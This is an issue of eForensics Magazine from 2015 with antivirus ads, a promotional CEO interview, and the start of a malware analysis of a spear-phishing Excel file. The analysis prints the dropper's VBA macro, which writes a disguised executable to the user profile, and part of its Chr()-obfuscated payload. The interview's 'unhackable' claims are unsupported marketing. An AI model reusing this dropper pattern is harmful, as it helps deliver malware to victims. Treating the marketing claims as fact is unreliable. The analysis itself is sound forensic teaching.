eForensics Magazine

Vol.04 NO.07

OPEN

ANALYSIS OF MALICIOUS EXCEL SPREADSHEET

FORENSIC EMAIL REVIEWS

PHISHING WINDOWS WITH KALI 2.0

THE UNHACKABLE CLOUD – INTERVIEW WITH BRUCE KHAVAR

VIRTUAL WORLDS: THE NEXT FRONTIER FOR ONLINE FRAUD

Issue 07/2015 (48) October ISSN 2300-6986

Dr.WEB®
since 1992

The ERA of harmony and security

New Dr.Web! version 10

- Brand new user interface
- Configuration as simple as ABC
- Honest protection against real threats

Comprehensive protection for Windows
Anti-virus for Mac OS X and Linux

Basic protection for Windows,
Mac OS X and Linux

Protection for any and all devices*

Home and office

New purchase and renewal +150

* PC, Mac and mobile devices running OS supported by Dr.Web.

Protection for mobile devices — for free!

Doctor Web is the Russian developer of Dr.Web anti-virus software. Dr.Web anti-virus software has been developed since 1992. Doctor Web is one of the few anti-virus vendors in the world to have its own technologies to detect and cure malware. Dr.Web anti-virus software allows IT environments to effectively withstand any threats, even those not yet known.

eForensics Magazine
TEAM

Editor:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Betatesters/Proofreaders:
Olivier Caleff, Kishore P.V., JohanScholtz, Mark Dearlove, Massa Danilo, Andrew J. Levandoski, Robert E. Vanaman, Tom Urquhart, M1ndl3ss, Henrik Becker, JAMES FLEIT, Richard C Leitz Jr

Senior Consultant/Publisher:
Paweł Marciniak

CEO: Joanna Kretowicz
jaonna.kretowicz@eforensicsmag.com

Marketing Director: Joanna Kretowicz
jaonna.kretowicz@eforensicsmag.com

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

DTP: Ireneusz Pogroszewski

Publisher: Software Press Sp. z o.o.
02-676 Warszawa, ul. Postępu 17D
Phone: 1 917 338 3631
www.eforensicsmag.com

Dear Readers,

We present you with a new open issue of eForensics Magazine. We are really proud of the material we managed to gather in this publication and we hope you will enjoy reading it as much as we enjoyed putting it together for you.

For starters, we would like to introduce you to Bruce Khavar, the the CEO and President of Cyber Advanced Technology. He in turn would like to talk to you about his new, game-changing project.

Then we will take a long and deep dive into more technical articles. First up we have Monnappa K A with his article on malicious Excel spreadsheet, then Israel Torres with a basic malware analysis tutorial, a preview from Wolf Halton's upcoming book – a chapter on phishing in Windows using Social Engineering Toolkit and Backdoor Factory on Kali Linux 2.0, and finally we top it off with a guide to e-mail forensics written by Sundar Narayan.

Next, for something slightly different, we present two articles: in the first one, Brian Wilson will tell you why exactly companies should consider certifying all their employees in cybersecurity; then Matthew Cook will take you to the world of video game fraud.

We close the magazine with a review by Bob Monroe and two of our interviews – some of you may have even seen them on our blog. If you haven't now's your chance to read them – but check out our blog anyway, we have plenty more waiting for you there!

We would also love it if you joined us on social media – we're on Twitter, Facebook and LinkedIn. Our LinkedIn group recently hit a 1.000 members and we want to take this opportunity to thank you all again for your continuous support for the Magazine. We wouldn't be here if it wasn't for you!

Enjoy your reading!
eForensics Magazine
Editorial Team

CONTENTS

Dr.WEB®
CureIt!™

EMERGENCY CURING

for Windows workstations and servers

including those running other anti-virus software

FUNCTIONS:

- Cures Windows workstations and servers.
- Verifies the quality of the anti-virus software currently in use.

FEATURES:

- Dr.Web CureIt! doesn't require installation and doesn't conflict with any known anti-virus; consequently there is no need to disable the anti-virus currently in use to check a system with Dr.Web CureIt!.
- Improved self-protection and an enhanced mode for more efficient countermeasures against Windows blockers.
- Dr.Web CureIt! is updated at least once an hour.
- The utility can be launched from removable media including USB storage devices.

LICENSING FEATURES:

The utility is available for free when used for non-business purposes.

Doctor Web is the Russian developer of Dr.Web anti-virus software. Dr.Web anti-virus software has been developed since 1992. Doctor Web is one of the few anti-virus vendors in the world to have its own technologies to detect and cure malware. Dr.Web anti-virus software allows IT environments to effectively withstand any threats, even those not yet known.

THE UNHACKABLE CLOUD – INTERVIEW WITH BRUCE KHAVAR, THE CEO AND PRESIDENT CYBER ADVANCED TECHNOLOGY, INC.

by Marta Sienicka, Marta Strzelec

We have talked with Bruce Khavar, the CEO and President Cyber Advanced Technology, Inc. (CAT, Inc.). Armed with his signature OT-OCN technology, Bruce is raising the standard for cyber security from anti-hacking defenses to unhackable solutions. In this interview we discussed his new, exciting project, a evolutionary and revolutionary cyber security architecture and the change it will bring to our understanding of security. He told us all about the project itself, its Secret Sauce, and exactly how hackable it is. Take a read!

EFORENSICS MAGAZINE: WHAT IS YOUR PRODUCT?

Bruce Khavar: Our current product is a fresh take on cyber security; however, we will expand to the cyber operations and cyber content delivery in 2016. In cyber security we have two families of devices – Anubis and Ammit. The Anubis Family is designed for enterprise-level cyber security support and the Ammit Family focuses on protecting the end-point and Edge-of-the-Cloud domains such as smart buildings, Smart homes, handheld devices, and so on.

EFM: WHAT SERVICES DO YOU OFFER IN ADDITION TO THE PRODUCT?

BK: CAT products and services are systems-oriented, meaning they are designed to securely create a community of wares that enhances the reliability of global operations. Moreover, we are offering supplemental and complementary cyber security and content delivery services to our devices and relevant deployments.

CAT's security systems not only provide comprehensive solutions for today's needs and requirements, but also predict and allow seamless integration with future innovations at any given time. As a result, CAT effectively removes the possibility of obsolescence from existing technologies and nullifies the complexities, costs, and harmful effects of assimilating new programs.

EFM: WHAT PROTECTION DOES YOUR PRODUCT PROVIDE?

BK: Today's global internet is wrought with security flaws and incomplete solutions. Security is not inherent in today's internet. Well-publicized security breaches are causing billions of dollars of loss and uncertainty in the safety of the lives of billions of people. In addition to security, today's internet has many more problems that are not visible to the layman relating to performance, reliability, and other issues.

Protection within cyber security is a complete and comprehensive security; this, through the endpoint devices and the supportive services. This service will be subscription-based or through another arrangement which will be provided by major players.

EFM: WHAT SACRIFICES WILL HAVE TO BE MADE BY CUSTOMERS WILLING TO INTEGRATE THEIR SYSTEMS WITH YOUR PRODUCT?

BK: Customers will make no sacrifices. Their investment in CAT's technology will help protect them from a multitude of hazards and financial loss.

EFM: HOW IS YOUR PRODUCT DIFFERENT FROM CLOUD SOLUTIONS ALREADY IN PLACE?

BK: We are introducing a more mature cloud, while standing on the shoulders of all existing common cloud protection knowledge. Our differentiator is a new paradigm in cyber security. We call it our "Secret Sauce".

EFM: HOW DOES INFORMATION TRANSIT THE BOUNDARY BETWEEN YOUR "ENVIRONMENT" AND OTHER ENVIRONMENTS?

BK: We have designed a brand new technology from the ground up. The specific details concerning how it works is our proprietary "Secret Sauce". Just like the hamburger from your favorite burger joint, the recipe is top-secret.

EFM: HOW CAN YOU GUARANTEE COMPLETE PROTECTION FROM BOTH KNOWN AND UNKNOWN THREATS?

BK: We only guarantee what we know our technology is capable of doing, and today, that is to provide protection for our customers' high-value assets. In the near future we will expand security coverage to all areas of the cyberspace. Our confidence in the Anubis and Ammit systems was earned by achieving consistent results through rigorous testing by teams of highly qualified engineers, penetration testers, and top-of-the-line equipment.

EFM: CAN YOU TELL US MORE ABOUT THE CYBER WORLD? IS IT JUST AN EXCLUSIVE NETWORK WITH ANUBIS AND AMMIT AS GATEKEEPERS? HOW IS IT DIFFERENT FROM THE "NORMAL" INTERNET?

BK: The term "Cyber World" refers to the next generation internet with its own characteristics and specifications. It implies that the internet is no longer simply a network of computers with interconnected hardware, but instead a dynamic space with a cyber "soul" and cyber "existence".

Today's internet has many shortcomings, and security is a major one. Consider that as the Internet Of Things implementation expands, we will see over 50 billion devices connected globally. I estimate over 60% of those devices will be unsecured. Content delivery, business operations, and personal activity on the internet will continue to become more visible as the internet in the current state cannot support this level of use. The solution is CAT's new paradigm – erected from ground up with security, reliability, and performance in mind.

EFM: WHAT IS THE NEW INTERNET PARADIGM?

BK: The architecture of the existing internet is very rigid and dictated by how IP addresses are organized. Protocols are essentially orchestrating relationships amongst the static addresses. Whereas the new paradigm is the evolutionary result of present-day demands of the internet. We now require interoperation of all elements of the internet. One aspect is the Internet of Things, but the truth of the Cyber World reaches way beyond IOT as a new sense of "cyber existence" rather than connecting devices in IOT.

EFM: YOU CLAIM THE CYBER WORLD IS THE "UNHACKABLE CLOUD" – ARE YOU NOT WORRIED THAT SAYING THIS WILL ONLY ATTRACT PEOPLE WHO TAKE CHALLENGES WAY TOO SERIOUSLY?

BK: I do not worry! I consider the work of fellow penetration testers and ethical hackers constructive. I see them as scientists that study all angles of cyber-disease and poke and prod in an effort to identify the weaknesses so that a vaccine can be created. I hope our comrades do take this challenge seriously and attack. No matter the outcome, challenges will bring progress and stronger protection for the innocent end-user. Releasing Anubis and Ammit is not about personal pride for me. This is not an egotistical attempt to gain fame and glory. It is about helping people and organizations prevent getting ripped off by criminals. The CAT Cloud is designed to protect high value assets, and this piece is architected from ground up to be unhackable. Only attempts from the best penetration testers can demonstrate the strength of it. We are inviting the best and brightest to confirm that the CAT Cloud is, in fact, unhackable so that normal citizens' rights and equity will be protected and not invaded by any criminal force.

EFM: THE WHOLE PROJECT SEEMS TO BE A MAJOR RECONSTRUCTION OF THE CONCEPTS ALREADY IN USE – IS THAT RIGHT? IF YES, HOW DID IT START? DID IT EMERGE FROM FRUSTRATION WITH CURRENT PROBLEMS AND ENDLESS ISSUES?

BK: As they say, Rome was not built in one day. We are not claiming that this is our project. Instead we have recognized there is a natural evolution happening, and we are the pioneers offering a real world solution for the previously unsolvable problems in today's internet. Security breaches are happening every day and have brought some of the world's major security firms and specialists to their knees. The solutions already in use are not working. The natural flow and expansion of the Cyber World demands a disruptive paradigm shift.

CAT INC

Cyber Advanced Technology

This movement has to be as unobtrusive as possible while showing respect for an "all legacy world" that includes devices, protocols, APIs, and others. Through years of experience in factory automation, CAT has created an almost perfect integration technology and environment that paves the way for global integration of today's legacy world and future innovations. CAT's system-oriented approach allows for seemingly obsolete devices and technologies to extend their lifespan and continue to be useful. Therefore, many goals are being accomplished simultaneously: economic factors, preservation of investment in terms of money, time, and skills, and the ability to jump to the new paradigm while supported by the infrastructure of the old.

EFM: OT-OCN OFFERS NOT ONLY SECURE SERVERS, BUT ALSO HAND-HELD DEVICES, SATELLITE DEVICES AND COMPLETE INFRASTRUCTURE SOLUTIONS – THAT IS A VERY COMPREHENSIVE OPERATION, FAR BEYOND A SIMPLE SAAS MODEL. DO YOU PREDICT COMPANIES MOVING COMPLETELY TO USE YOUR FRAMEWORK?

BK: OT-OCN stands for Operation Technology-Operation Centric Network. This is an encapsulation of what is going on in today's cyber-centric businesses; therefore, there is no need for a formal adaptation. A strong and highly needed feature of OT-OCN, like security for instance, will act as a beachhead for the rest of the important cyber solutions. The move to this framework will happen gradually, in a very natural and smooth way. The reality is SaaS and other similar concepts are mostly products of marketing and political motives rather than a move toward addressing the pitfalls of cyberspace evolution. Sadly, the technological basis is an afterthought of money and market-share. SaaS and others like it have not offered any technological advancement. They only work on different OSI layers, mostly layer 5 and up! This is only the beginning. Many of those concepts have to change and morph to meet revenue goals while leaving the cyber inhabitants – their customers – high and dry.

EFM: IF A COMPANY USES THE CYBER WORLD AS THEIR FRAMEWORK THEY WILL STILL HAVE TO CONTACT THE "OUTSIDE" WORLD, AND THEREFORE THEY WILL OPEN THE GATES FOR POTENTIAL ATTACKERS. HOW DO YOU THINK THE HUMAN FACTOR WILL PLAY OUT IN YOUR SOLUTIONS?

BK: If our solution was merely a framework, there would be much potential for infiltration. However, OT-OCN is a serious evolutionary and revolutionary paradigm shift that is already in progress and will not wait for anyone's approval. People want to live and do business safely on the internet, regardless of semantics. Whoever offers a safe and reliable solution first will become the world leader and "Cyberspace Darling". One should always recognize that the human factor is present, it demands our respect, and we are counting on it. The human factor will determine the winner of the title "Cyberspace Darling" as well as clear the least resistant path for devices to find their most effective counterpart to offer a predictable solution in IOT. This is a very complex subject, and it merits an article of its own.

EFM: AS ONE OF THE FEATURES OF THE OT-OCN YOU ADDED COUNTER-ATTACKS ON HACKERS – CAN YOU EXPLAIN HOW THIS WORKS? WILL YOUR OWN HACKING TEAM GO AFTER ATTACKERS? WILL THEY SEEK TO INCAPACITATE THEM OR JUST SCARE AWAY?

BK: I have practiced martial arts for many years, and one teaching is when you are attacked you must defend. We all know the most effective defense is an offensive strategy. Everything has to be real, I have no tolerance for fake strategies or scare tactics. I will be glad to expand this in future articles and workshops we will hold for your readers.

EFM: HOW DID THE TESTING PROCESS LOOK? THE SIMULATION HAD TO BE BIG IN SCALE TO ENSURE A LEVEL OF SAFETY AND REMAIN SUSTAINABLE, DID IT POSE ANY CHALLENGES?

BK: We are very happy with the testing progress. We are utilizing massive parallel systems to simulate the real world as much as is possible. The key is that the strength is in the new architecture, not brute force alone. Of course a paradigm shift does not come easily. There is a need for global understanding, which includes access to education and tools from the devices, to end-users, corporate entities, and governments; for a new internet, we must see global collaboration. Meanwhile, we will progress by offering reliable security and operation solutions to our customers and members of our movement.

EFM: RECENTLY WE HAD AN EPIDEMIC OF SERIOUS ZERO-DAY VULNERABILITIES, MOSTLY CONNECTED TO THE HACKING TEAM LEAK. YOU SAY YOUR PRODUCTS GIVE PROTECTION AGAINST ZERO-DAY ATTACKS – DOES IT COME FROM THE NATURE OF YOUR SOLUTION? HOW DOES THAT WORK, SINCE EVEN IF PROTECTED BY YOUR SERVICES YOUR CLIENTS WILL STILL MOST LIKELY USE APPLICATIONS THAT ARE VULNERABLE?

BK: The key is that we have addressed and resolved the problem at its root cause. It is important to consider the varying degrees of vulnerabilities and how you can strengthen each weak point. Unfortunately, consumers are sold fake solutions that focus on the problems created by architectural flaws and shortcomings in the same old internet. Cyber security companies claim they can stop attacks. Then why are these attacks still happening? This cycle will not end without engaging the OT-OCN paradigm shift in strategy and technology. Of course, cyber-attacks are a global epidemic and the defense strategies should be proactive in nature; this by aggressively facing the challenges based on realistic assessments.

EFM: HOW ABOUT THE IOT PROTECTION – I ASSUME THE DEVICES WOULD ALSO HAVE TO BE A PART OF THE CLOSED NETWORK? DO YOU PREDICT THAT IT WILL TAKE A LOT OF INTEGRATION AND COOPERATION WITH MULTIPLE HARDWARE PROVIDERS?

BK: IOT protection is very interesting and crucial to address. As IOT expands, billions of points of penetration will be exposed, and 60% of these will have no protection. This must be solved starting from a solid infrastructure, all the way down to the end points. OT-OCN will be refreshing, pleasant, and effective news for existing IOT user's expectations and demands.

EFM: WHAT ARE THE NEXT STEPS FOR CAT?

BK: We have been invited by Korea Cyber Security Association and Korea Information Technology Research Institute to unveil our groundbreaking enterprise solution to a group of Korean government officials, CEOs, CTOs, and industry experts on November 12, 2015. We plan to showcase our technology by inviting seasoned KAIST research hackers and demonstrate that we can protect high valued assets for all cyber attacks, including zero day attacks. We are confident and believe that our technology will raise the industry standard from anti-hacking to unhackable.


ANALYSIS OF MALICIOUS EXCEL SPREADSHEET

by Monnappa K A


Malicious Office documents are often used in targeted attacks against individuals or organizations. Attackers embed malicious code into documents, Excel spreadsheets or Adobe Acrobat PDF files. This article contains the analysis details of the malicious spreadsheet that delivered malware to its victim in a spear phishing campaign. Malware was delivered to victims via spear phishing emails as an Excel file (.xlsb). Upon opening this spreadsheet, a malware executable is dropped using the VBA macro code and to distract the user, it also opens a decoy spreadsheet.

This article focuses on the analysis details of the Excel spreadsheet and obfuscation techniques used by the attackers.

When an Excel file is opened, it prompts the user to enable a macro as shown below:



Once the macro is enabled, the VBA macro code is executed which drops the malware and the decoy spreadsheet is shown to the user as shown in the below screenshot.




MANUAL ANALYSIS OF VBA MACRO CODE

In order to understand how the malware is delivered to the victim, the VB macro code was extracted and manually analyzed.

EXTRACTING THE VBA MACRO FROM EXCEL

The first step was to extract the VB macro code. To extract the code, a tool called OfficeMalScanner was used. OfficeMalScanner comes with various options; one such option is “scan” which scans the documents for malicious artifacts. Running the OfficeMalScanner with the scan option does not reveal much because OfficeMalScanner only works with legacy binary Microsoft Office files (.doc, .xls, .ppt). Also, the OfficeMalScanner reported that the Excel spreadsheet is in Open XML format which is the new format introduced in Microsoft Office 2007.



XML-formatted versions of Microsoft Office files, which have extensions such as .docx, .xlsx, and .pptx, are actually zip-compressed archives that contain several files. This archive can be extracted using the “inflate” option of OfficeMalScanner, which will identify and extract the files that contain VB code. As you can see in the below screenshot, after running the OfficeMalScanner with inflate option, the tool identified multiple binary (.bin) files. In this case, the file with the name “vbaProject.bin” file contains extracted VB macro code in a binary format.

```
Command Prompt
C:\Documents and Settings\Administrator\Desktop\malware>officemalscanner 1.xlsb inflate

+----------------------------------------+
|          OfficeMalScanner v0.58        |
|  Frank Boldewin / www.reconstructer.org  |
+----------------------------------------+

[*] INFLATE mode selected
[*] Opening file 1.xlsb
[*] Filesize is 51219 (0xc813) Bytes
[*] Microsoft Office Open XML Format document detected.

Found 17 files in this archive

[Content_Types].xml ----- 1569 Bytes ----- at Offset 0x00000000
_rels/.rels ----- 588 Bytes ----- at Offset 0x000003f9
xl/_rels/workbook.bin.rels ----- 961 Bytes ----- at Offset 0x00000721
Could not create directories
xl/workbook.bin ----- 317 Bytes ----- at Offset 0x00000984
Error: Cannot open output file: C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\DecompressedMsOfficeDocument/xl/workbook.bin
xl/worksheets/_rels/sheet1.bin.rels ----- 284 Bytes ----- at Offset 0x00000ab6
Could not create directories
xl/worksheets/sheet1.bin ----- 2319 Bytes ----- at Offset 0x00000bb8
Could not create directories
xl/vbaProject.bin ----- 163840 Bytes ----- at Offset 0x00000e19
Error: Cannot open output file: C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\DecompressedMsOfficeDocument/xl/vbaProject.bin
xl/worksheets/sheet2.bin ----- 3500 Bytes ----- at Offset 0x0000ae57
Could not create directories
xl/worksheets/_rels/sheet2.bin.rels ----- 449 Bytes ----- at Offset 0x0000b108
Could not create directories
xl/styles.bin ----- 956 Bytes ----- at Offset 0x0000b230
Error: Cannot open output file: C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\DecompressedMsOfficeDocument/xl/styles.bin
xl/theme/theme1.xml ----- 7139 Bytes ----- at Offset 0x0000b3c1
Could not create directories
xl/sharedStrings.bin ----- 290 Bytes ----- at Offset 0x0000ba9d
Error: Cannot open output file: C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\DecompressedMsOfficeDocument/xl/sharedStrings.bin
xl/worksheets/binaryIndex2.bin ----- 356 Bytes ----- at Offset 0x0000bb8c
```

Running OfficeMalScanner on the extracted binary file (vbaProject.bin) with the “info” option shows that it contains the VB macro code.

```
Command Prompt

C:\Documents and Settings\Administrator\Desktop\malware>officemalscanner vbaProject.bin info

+----------------------------------------+
|          OfficeMalScanner v0.58        |
|  Frank Boldewin / www.reconstructer.org  |
+----------------------------------------+

[*] INFO mode selected
[*] Opening file vbaProject.bin
[*] Filesize is 163840 (0x28000) Bytes
[*] Ms Office OLE2 Compound Format document detected

----------------------------------------
[Scanning for VB-code in VBAPROJECT.BIN]
----------------------------------------
Sheet1
Sheet2
ThisWorkbook
------------------------------------------------------------------------------
               VB-MACRO CODE WAS FOUND INSIDE THIS FILE!
              The decompressed Macro code was stored here:

------> C:\Documents and Settings\Administrator\Desktop\malware\VBAPROJECT.BIN-Macros
------------------------------------------------------------------------------

C:\Documents and Settings\Administrator\Desktop\malware>
```

EXTRACTING THE MALICIOUS PAYLOAD FROM VB MACRO

Now the VB macro is extracted, the next step is to analyze the VB macro code. Analyzing the VB code shows that to build the final payload, 9 functions (A0 to A8) are called and the results of these functions are then concatenated to form the final payload which is then written to a file with the name NTUSER.dat<guid>.exe.

```
For Each ws In ThisWorkbook.Worksheets
    If ws.Name <> "Start" Then
     ws.Visible = xlSheetVisible
    End If
Next ws
Sheets("Start").Visible = xlVeryHidden
Dim file_text As String
file_text = ""
file_text = file_text + A0() + A1() + A2() + A3() + A4() + A5() + A6() + A7() + A8()
On Error Resume Next
Dim filename As String
Dim filename2 As String
Dim TypeLib
Set TypeLib = CreateObject("Scriptlet.TypeLib")
filename = Environ("USERPROFILE") & "\NTUSER.dat" & Mid(TypeLib.GUID, 1, 38) & ".exe"
If Not Dir(filename) <> "" Then
Open filename For Output As #1
    Print #1, file_text
Close #1
End If
```

Analyzing the functions (A0 to A8) shows that the payload content is obfuscated. The function uses ASCII characters codes instead of actual characters. This is to make the analysis difficult and to avoid detection by security products, such as computer antivirus and intrusion detection systems. The content of the functions A0 and A1 are shown in the below two screenshots.

```
Function A0() As String
c = ""
c = c + Chr(77) + Chr(90) + Chr(119) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(2) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(235) + Chr(136)
c = c + Chr(42) + Chr(0) + Chr(0) + Chr(0) + Chr(32) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(120) + Chr(0) + Chr(0) + Chr(0) + Chr(84) + Chr(104) + Chr(105) + Chr(115) + Chr(32) + Chr(112)
c = c + Chr(114) + Chr(111) + Chr(103) + Chr(114) + Chr(97) + Chr(109) + Chr(32) + Chr(99) + Chr(97) + Chr(110)
c = c + Chr(110) + Chr(111) + Chr(116) + Chr(32) + Chr(98) + Chr(101) + Chr(32) + Chr(114) + Chr(117) + Chr(110)
c = c + Chr(32) + Chr(105) + Chr(110) + Chr(32) + Chr(68) + Chr(79) + Chr(83) + Chr(32) + Chr(109) + Chr(111)
c = c + Chr(100) + Chr(101) + Chr(46) + Chr(13) + Chr(10) + Chr(36) + Chr(14) + Chr(31) + Chr(49) + Chr(210)
c = c + Chr(180) + Chr(9) + Chr(205) + Chr(33) + Chr(184) + Chr(1) + Chr(76) + Chr(205) + Chr(33) + Chr(0)
c = c + Chr(80) + Chr(69) + Chr(0) + Chr(0) + Chr(76) + Chr(1) + Chr(3) + Chr(0) + Chr(0) + Chr(216)
c = c + Chr(89) + Chr(85) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(224) + Chr(0) + Chr(14) + Chr(3) + Chr(11) + Chr(1) + Chr(1) + Chr(0) + Chr(0) + Chr(32)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(32) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(79) + Chr(40) + Chr(0) + Chr(0) + Chr(0) + Chr(16) + Chr(0) + Chr(0) + Chr(0) + Chr(48)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(64) + Chr(0) + Chr(0) + Chr(16) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(2) + Chr(0) + Chr(0) + Chr(4) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(4) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(24) + Chr(64) + Chr(0) + Chr(0) + Chr(232) + Chr(1) + Chr(0) + Chr(0) + Chr(164) + Chr(151)
c = c + Chr(0) + Chr(0) + Chr(2) + Chr(0) + Chr(64) + Chr(1) + Chr(0) + Chr(0) + Chr(16) + Chr(0)
c = c + Chr(0) + Chr(16) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(16) + Chr(0) + Chr(0) + Chr(16)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(16) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(48)
c = c + Chr(0) + Chr(0) + Chr(151) + Chr(0) + Chr(0) + Chr(0) + Chr(112) + Chr(41) + Chr(0) + Chr(0)
c = c + Chr(47) + Chr(2) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(160) + Chr(43) + Chr(0) + Chr(0) + Chr(8) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(64) + Chr(0) + Chr(0)
c = c + Chr(24) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(46) + Chr(116)
```

```
